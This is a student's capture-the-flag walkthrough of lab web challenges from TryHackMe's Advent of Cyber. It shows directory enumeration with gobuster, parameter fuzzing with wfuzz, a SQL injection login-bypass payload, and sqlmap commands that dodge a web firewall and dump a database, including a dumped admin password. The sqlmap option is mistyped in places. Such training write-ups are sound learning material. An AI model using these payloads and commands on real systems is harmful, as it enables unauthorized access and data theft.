
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.63.71/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:     php
[+] Timeout:         10s

2022/06/20 01:32:31 Starting gobuster in directory enumeration mode

./htaccess           (Status: 403) [Size: 276]
./htaccess.php       (Status: 403) [Size: 276]
./htpasswd           (Status: 403) [Size: 276]
./htpasswd.php       (Status: 403) [Size: 276]
/LICENSE             (Status: 200) [Size: 1086]
/api                 (Status: 301) [Size: 308] [→ http://10.10.63.71/api/]
```

3) Go to the API directory, and we can see that the file inside the directory is “site-log.php”.



(continued...)

Question 3 – Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

1) Download the wordlist from the tryhackme website to an easily accessible location (in our case /home/username/Downloads/wordlist).

2) Use wfuzz to fuzz the date parameter on the php file using the wordlist we just downloaded by using the command:

“wfuzz -c -z file,/home/username/Downloads/wordlist --hw 0 machine.ip/api/site-log.php?date=FUZZ”

(“--hw 0” is used because API’s might not return data if the proper parameter are not passed)

3) When wfuzz has finished, we can see that the correct date parameter is, “20201125”.

```
(1211104248@kali)-[~]
$ wfuzz -c -z file,/home/1211104248/Downloads/wordlist --hw 0 10.10.63.71/api/site-log.php?date=FUZZ


/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openss
ation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.63.71/api/site-log.php?date=FUZZ
Total requests: 63

ID      Response  Lines  Word  Chars  Payload
-----
000000026:  200        0 L    1 W    13 Ch  "20201125"

Total time: 1.886643
Processed Requests: 63
Filtered Requests: 62
Requests/sec.: 33.39263
```

4) When we go to “machine.ip/api/site-log.php?date=20201125”:



We can see that the flag is revealed.

(continued...)

Thought Process/Methodology:


Since we know that there is technically an API directory, we used gobuster to enumerate the website in order to find for any directories using the big.txt wordlist. By doing so, we found the API directory to be in "machine.ip/api/" and in the API directory we found a php file named "site-log.php". From the php file name itself, we know that it is the file which stores the logs. In order to restore Elf's forum, we need to find the correct date parameter in order to get a desirable output from the API. In order to do this, we downloaded a wordlist containing dates to the directory /home/1211104248/Downloads/ and use wfuzz by using the command "wfuzz -c -z file,/home/1211104248/Downloads/wordlist --hw 0 machine.ip/api/site-log.php?date=FUZZ". We added "--hw 0" to filter out results which have 0 characters, since in API when incorrect parameters is entered, no output is given. In doing so we get the correct GET parameter for the query "date", which is "20201125". When we go to machine.ip/api/site-log.php?date=20201125, the flag revealed itself.

Day 5: Web Exploitation – Someone stole Santa’s gift list!

Tools Used: Kali Linux, Firefox, sqlmap, Burpsuite, Foxyproxy

Solution/Walkthrough:


Question 1 – What is the default port number for SQL Server running on TCP?




The default port number for an SQL Server running on TCP is **1433**.

Question 2 – Without using directory brute forcing, what’s Santa’s secret login panel?

When entering “machine.ip:8000” we see a copy of Santa’s forum.



By trial and error we found that Santa’s secret login panel is “**/santapanel**”



Question 3 – What is the database used from the hint in Santa’s TODO list?

Santa’s TODO: Look at alternative database systems that are better than sqlite. Also, don’t forget that you installed a Web Application Firewall (WAF) after last year’s attack. In case you’ve forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

The database used is **sqlite**.

(continued...)

Question 4 – How many entries are there in the gift database?

- 1) Go to “machine.ip:8000/santapanel”.
- 2) Use SQL injection techniques in the username query box then log in.

Greetings stranger...


Do not attempt to login if you are not a member of Santa's corporation!

Username

Password

In this case we used “notamember’ or true --” (space at the end included) for the username and “notamember” for the password but you can use any string in place of “notamember” for the username and password.

- 3) We have logged in successfully!




(continued...)

4) Use Burpsuite and Foxyproxy to capture the request when you search in the page and save the capture request:

First, start Burpsuite and enable Foxyproxy to proxy traffic through Burpsuite.

Next, turn on intercept in Burpsuite and hit search on Santa's panel.

Right click on the captured request in Burpsuite and click on "save item" to somewhere easily accessible.



In this case we saved it to "/home/1211104248/Documents/santapanel.request"

5) Use sqlmap to exploit and dump the database:

Use the command "sqlmap -r "location of saved request" " in our case it is:

"sqlmap -r /home/1211104248/Documents/santapanel.request"


However, according to Santa's TODO, there is a "Web Application Firewall" installed. So to bypass that, we have to add the command "--tamper=space2comment".

In addition to that, we have to dump the entire database to see everything, including data that the application does not use, so we need to add the command "--dump-all".

And to make things easier we can add "--dbs sqlite", to tell SQLMap which type of database the website is running to make the process of dumping the database faster.

All in all, the whole command should look like this:

"sqlmap -r "saved request location" --tamper=space2comment --dump-all --dbs sqlite"



(in our case sqlmap asked if we wanted to reduce the amount of request, if entered “n” sqlmap tells us that the ‘search’ parameter is non-injectable, however if entered ‘y’ sqlmap continues. Later in the process sqlmap also asked if we wanted to keep testing other parameters we entered ‘n’.)

```
[05:19:33] [WARNING] changes made by tampering scripts are not included in shown payload
[05:19:33] [INFO] testing SQLite
[05:19:33] [INFO] confirming SQLite
[05:19:34] [INFO] actively fingerprinting SQLite
[05:19:34] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[05:19:34] [INFO] sqlmap will dump entries of all tables from all databases now
[05:19:34] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:19:34] [INFO] fetching columns for table 'sequels'
[05:19:34] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
```

Kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

James' age is 8.

Question 6 – What did Paul ask for?

github ownership.

Question 7 – What is the flag?

```
[05:19:35] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211104248/.local/share/sqlmap/output/10.10.181.113/dump/SQLite_masterdb/sequels.csv'
[05:19:35] [INFO] fetching columns for table 'hidden_table'
[05:19:35] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
```

flag
thmfox{All_I_Want_for_Christmas_Is_You}

The flag is “thmfox{All_I_Want_for_Christmas_Is_You}”

Question 8 – What is admin’s password?

```
[05:19:35] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211104248/.local/share/sqlmap/output/10.10.181.113/dump/SQLite_masterdb/hidden_table.csv'
[05:19:35] [INFO] fetching columns for table 'users'
[05:19:35] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
```

password	username
EhCNSWzzFP6sc7gB	admin

Admin’s password is “EhCNSWzzFP6sc7gB”

Thought Process/Methodology:

In this task, someone found Santa's panel and logged into his account and they were able to dump the whole gift list database, but the hacker was caught, or so the story goes. Our job today is to replicate the way they were able to dump the gift list. When we first entered into the copy of the forum (machine.ip:8000), we were shown a beautiful website. By trail-and-error and guessing what would be the subdirectory for Santa's panel, we finally arrived at the Santa panel log in page, which is in "machine.ip:8000/santapanel". In the log in page, there were two query boxes, one for username and one for password. Since, we do not have the correct credentials, we will have to bypass the login by SQL injection. SQL injection exploits the SQL query and allows an attacker to get into any account. When we input "notamember' or true --" in the username query and "notamember" in the password query, the SQL query perceives this as "SELECT username,password FROM users WHERE username = 'notamember' OR TRUE -- AND password= 'notamember'". The "or true" in our input causes the site to always display a result not matter if the username exists or not. The "--" in our input causes what ever comes after it to become a comment, which means, the password checking part of the SQL job is bypassed. After we bypassed the log in, we arrived at a search query page. Nothing happens no matter what we search. In order to access and dump the database we will be using SQLMap and Burpsuite. We used Foxyproxy to proxy traffic to Burpsuite and to capture the search query POST request. Next, we saved the captured request to "/home/1211104248/Documents/santapanel.request" by right clicking on the captured request and clicking "save item". Then, thanks to sqlmap and its integration with Burpsuite, we can use the saved request in sqlmap. In order to exploit the database using sqlmap, we used the command, "sqlmap -r /home/1211104248/Documents/santapanel.request". However, according to Santa's TODO list, there is a "Web Application Firewall" installed. So to bypass that, we have to add the command "--tamper=space2comment". In addition to that, we have to dump the entire database to see everything, including data that the application does not use, so we need to add the command "--dump-all". And to make things easier we can add "--dmbms sqlite", to tell SQLMap which type of database the website is running to make the process of dumping the database faster. All in all, our final command looks like this:

```
"sqlmap -r /home/1211104248/Documents/santapanel.request --tamper=space2comment --dump-all --dmbms sqlite"
```

In doing so, the whole database is revealed to us and the flag is revealed.